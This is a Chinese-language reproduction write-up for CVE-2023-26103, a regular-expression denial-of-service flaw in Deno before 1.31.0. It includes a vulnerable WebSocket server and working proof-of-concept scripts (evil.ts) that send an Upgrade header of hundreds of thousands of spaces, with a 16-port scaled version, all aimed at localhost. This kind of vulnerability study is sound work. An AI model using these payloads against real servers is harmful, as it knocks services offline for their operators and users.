# 漏洞详情信息表

* 漏洞名称：Deno 安全漏洞
* CNNVD 编号：CNNVD-202302-2012
* CVE 编号：CVE-2023-26103
* 厂商：个人开发者
* 危害等级：中危
* 漏洞类型：拒绝服务攻击
* 收录时间：2023-02-25 00:00:00
* 更新时间：2023-03-08 00:00:00

Deno 是开源的一个简单、现代且安全的 JavaScript 和 TypeScript 运行环境。它使用 V8 并使用 Rust 构建。 Deno 1.31.0 之前版本存在安全漏洞，该漏洞源于容易受到正则表达式拒绝服务(ReDoS)攻击。


# 系统和软件环境配置详情信息表

* 操作系统：
  + Arch Linux (6.3.3-zen1-1-zen)
* 软件：
  + deno v1.30.3

# 漏洞还原详细步骤

## 1. 新建环境

1. 使用 mkdir CVE-2023-26103 创建新文件夹。
2. 使用 wget https://github.com/denoland/deno/releases/download/v1.30.3/deno-x86\_64-unknown-linux-gnu.zip 下载含有缺陷的 deno 版本。
3. 使用 unzip deno-x86\_64-unknown-linux-gnu.zip 解压可执行文件 deno 到当前目录。
4. 运行 ./deno --version 查看当前版本。



## 2. 编写代码

按照官方教程提供的样例，编写一个简单的 WebSocket 服务器 server.ts。

async function handle(conn: Deno.Conn) {  
 const httpConn = Deno.serveHttp(conn);  
 for await (const e of httpConn) {  
 const { socket, response } = Deno.upgradeWebSocket(e.request);  
 socket.onopen = () => socket.send("Hello World!");  
 socket.onmessage = (e) => {  
 console.log("WebSocket Message:", e.data);  
 socket.close();  
 };  
 socket.onclose = () => console.log("WebSocket has been closed.");  
 socket.onerror = (e) => console.error("WebSocket error:", e);  
 e.respondWith(response);  
 }  
}  
  
const server = Deno.listen({ port: 8080 });  
  
for await (const conn of server) {  
 handle(conn);  
}

上面这段代码会监听本地 8080 端口，并且提供 WebSocket 协议。

使用 ./deno run --allow-net server.ts 可以成功启动我们的 WebSocket 服务器。

## 3. 验证漏洞

Deno.upgradeWebSocket 中含有如下代码：

req.headers.get("upgrade").split(/\s\*,\s\*/)

其中包含了一个带有缺陷的正则表达式，其匹配的复杂度最坏可以达到 。


要想利用这个缺陷，我们可以直接构造一个带有数百万个空格的 Upgrade HTTP 头的请求即可。

下面是用于攻击的代码，我们将其保存为 evil.ts。

const evil = "X" + " ".repeat(300000) + "Y";  
  
await fetch("http://localhost:8080/", {  
 headers: {  
 Upgrade: evil,  
 },  
});

上面这段代码发送了一个 HTTP 请求，其中 Upgrade 头的值是一个 X 和三十万个空格再加上一个 Y，足以使得目标正则表达式难以计算出结果。

我们使用 ./deno run --allow-net evil.ts 发送请求，可以看到系统占用明显上升。



上图中可以明显看到有一个 CPU 达到 100% 占用。

## 4. 更大规模测试

得益于 JavaScript 语言的单线程性，无论我们同时发起多少个请求，都只会有一个 CPU 资源被消耗。

因此我们尝试修改代码，使得一个服务器可以同时支持 16 个请求同时访问。


修改 server.ts 如下

for (let i = 0; i < 16; ++i) {  
 const worker = new Worker(new URL("./worker.ts", import.meta.url).href, {  
 type: "module",  
 });  
 worker.postMessage({ port: 8080 + i });  
}

接下来创建文件 worker.ts 如下

async function handle(conn: Deno.Conn) {  
 const httpConn = Deno.serveHttp(conn);  
 for await (const e of httpConn) {  
 const { socket, response } = Deno.upgradeWebSocket(e.request);  
 socket.onopen = () => socket.send("Hello World!");  
 socket.onmessage = (e) => {  
 console.log("WebSocket Message:", e.data);  
 socket.close();  
 };  
 socket.onclose = () => console.log("WebSocket has been closed.");  
 socket.onerror = (e) => console.error("WebSocket error:", e);  
 e.respondWith(response);  
 }  
}  
  
async function createServer(port: number) {  
 const server = Deno.listen({ port });  
  
 for await (const conn of server) {  
 handle(conn);  
 }  
}  
  
self.onmessage = (e) => {  
 const { port } = e.data;  
 createServer(port);  
 console.log(`listen on http://localhost:${port}/`);  
};

接着使用 ./deno run --allow-net --allow-read server.ts 启动服务器，可以看到程序按顺序监听了 16 个端口。



接着修改 evil.ts 如下

const evil = "X" + " ".repeat(300000) + "Y";  
  
for (let i = 0; i < 16; ++i) {  
 const port = 8080 + i;  
 console.log(`sending request to :${port}`);  
 fetch(`http://localhost:${port}/`, {  
 headers: {  
 Upgrade: evil,  
 },  
 });  
}

使用 ./deno run --allow-net evil.ts，可以看到主机占用立刻达到了 100%。

